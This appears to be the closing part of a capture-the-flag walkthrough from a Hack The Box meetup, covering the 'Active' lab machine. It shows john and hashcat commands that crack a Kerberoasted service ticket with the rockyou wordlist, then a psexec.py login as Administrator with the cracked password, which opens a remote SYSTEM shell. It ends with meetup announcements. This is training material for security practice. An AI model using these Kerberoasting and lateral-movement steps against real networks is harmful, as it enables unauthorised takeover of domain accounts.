5f60446987800db85e6ef6c0ece05572039059009811aa51dc8528aa15ec8aaa2023db270425ce29847f7ecba00f9ef2aca39b46d83dfb05b5c9f11896a890afc1bb77746b42073d2b930dfc75368ecb55bd82e
```

Password Cracking



john

```
john kerberoast -format=krb5tgs -wordlist=/usr/share/wordlists/rockyou.txt
```

```
└─$ $john kerberoast -format=krb5tgs -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:06 DONE (2025-08-20 17:20) 0.1612g/s 1699Kp/s 1699Kc/s 1699KC/s Tiffani1432..Thrash1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

hashcat

```
Hash mode #13100
  Name................: Kerberos 5, etype 23, TGS-REP
  Category............: Network Protocol
  Slow.Hash...........: No
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure, optimized
  Example.Hash.Format.: plain
  Example.Hash........: $krb5tgs$23$*user$realm$test/spn*$b548e10f5694a...24d9a
  Example.Pass........: hashcat
  Benchmark.Mask......: ?b?b?b?b?b?b?b
  Autodetect.Enabled..: Yes
  Self.Test.Enabled...: Yes
  Potfile.Enabled.....: Yes
  Custom.Plugin.......: No
  Plaintext.Encoding..: ASCII, HEX
```

```
$ hashcat --hash-info | less
```

```
$ hashcat -m 13100 kerberoast
/usr/share/wordlists/rockyou.txt
```

root.txt flag

$ psexec.py active.htb/Administrator:Ticketmaster1968@active.htb

```
└──╼ $psexec.py active.htb/Administrator:Ticketmaster1968@active.htb
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on active.htb.....
[*] Found writable share ADMIN$
[*] Uploading file lwxsluwT.exe
[*] Opening SVCManager on active.htb.....
[*] Creating service UNdA on active.htb.....
[*] Starting service UNdA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> cd c:\Users\Administrator\Desktop
```

Thanks for your Participation !
You did Awesome !!!

3x Hack the Box VIP+ Vouchers (1 Month)

https://spinthewheel.io/

Next HTB Meetup Dates

25.09.2025	0x10 Onsite @ RAUM68/Sphères	netwolk.ch
23.10.2025	0x11 Onsite @ Digital Society Initiative	Project CYREN ZH
08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO